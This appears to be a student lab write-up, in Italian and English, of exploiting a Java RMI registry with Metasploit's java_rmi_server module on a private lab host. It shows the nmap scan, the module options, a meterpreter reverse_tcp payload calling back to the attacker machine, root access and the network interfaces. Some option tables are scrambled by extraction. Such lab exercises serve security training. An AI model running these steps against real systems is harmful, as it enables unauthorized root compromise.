

EXPLOIT - JAVA RMI SERVER



The Java Remote Method Invocation (RMI) system allows an object running in one Java virtual machine to invoke methods on an object running in another Java virtual machine. RMI provides for remote communication between programs written in the Java programming language OBIETTIVO: prendere le informazioni della configurazione di rete e di routing prese.

```
-$ nmap -sV -p1099 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12
mass_dns: warning: Unable to determine any DNS ser
valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.00085s latency).
         STATE SERVICE VERSION
1099/tcp open java-rmi GNU Classpath grmiregistry Nmap scan della porta 1099
```

Cerchiamo l'exploit java rmi server



```
msf6 exploit(
                                            ) > show options
Module options (exploit/multi/misc/java_rmi_server):
                Current Setting Required Description
   Name
                                               Time that the HTTP Server will wait for the payload request
   HTTPDELAY
                                    yes
                                               The target host(s), see https://github.com/rapid7/metasploi
The target port (TCP)
   RHOSTS
   RPORT
                1099
                                    yes
                                               The local host or network interface to listen on. This must
   SRVHOST
                0.0.0.0
   SRVPORT
                                               The local port to listen on.
                8080
                                    yes
                                               Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly genera
The URI to use for this exploit (default is random)
                                    no
   SSLCert
   URIPATH
Payload options (java/meterpreter/reverse_tcp):
           Current Setting Required Description
   Name
   LHOST
           192.168.11.111
                                           The listen address (an interface may be specified)
   I PORT 4444
                                          The listen port
Exploit target:
   Id Name
       Generic (Java Payload)
View the full module info with the info, or info -d command.
                                            r) > set RHOSTS 192.168.11.112
<u>msf6</u> exploit(
RHOSTS ⇒ 192.168.11.112
msf6 exploit(
                                            ) > run
```

There is already loaded a meterpreter shell, so simply set the RHOSTS, small check and run the exploit.

C'è già un payload con la meterpreter shell, quindi semplicemente settiamo l'RHOSTS, un controllo se l'input è stato creato e avviamo l'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/gWrqNGFXM8

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header...

[*] 192.168.11.112:1099 - Sending RMI Call...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Sending stage (58829 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47400) at 2022-12-08 10:32:13 -0500

meterpreter > info
```

Qui stiamo creando una connessione in locale verso l'RMI server e tentando la connessione. In questo caso ci siamo collegati con la meterpreter shell.

<u>meterpreter</u> > getuid <u>Server username: root</u>

Qui vediamo che siamo come root

```
meterpreter > ifconfig
Interface 1
Name
              : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
Name
              : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fefe:1508
IPv6 Netmask : ::
```

con il comando ifconfig possiamo vedere le schede di rete

qui la configurazione di routing

Informazioni della configurazione di rete e di routing prese.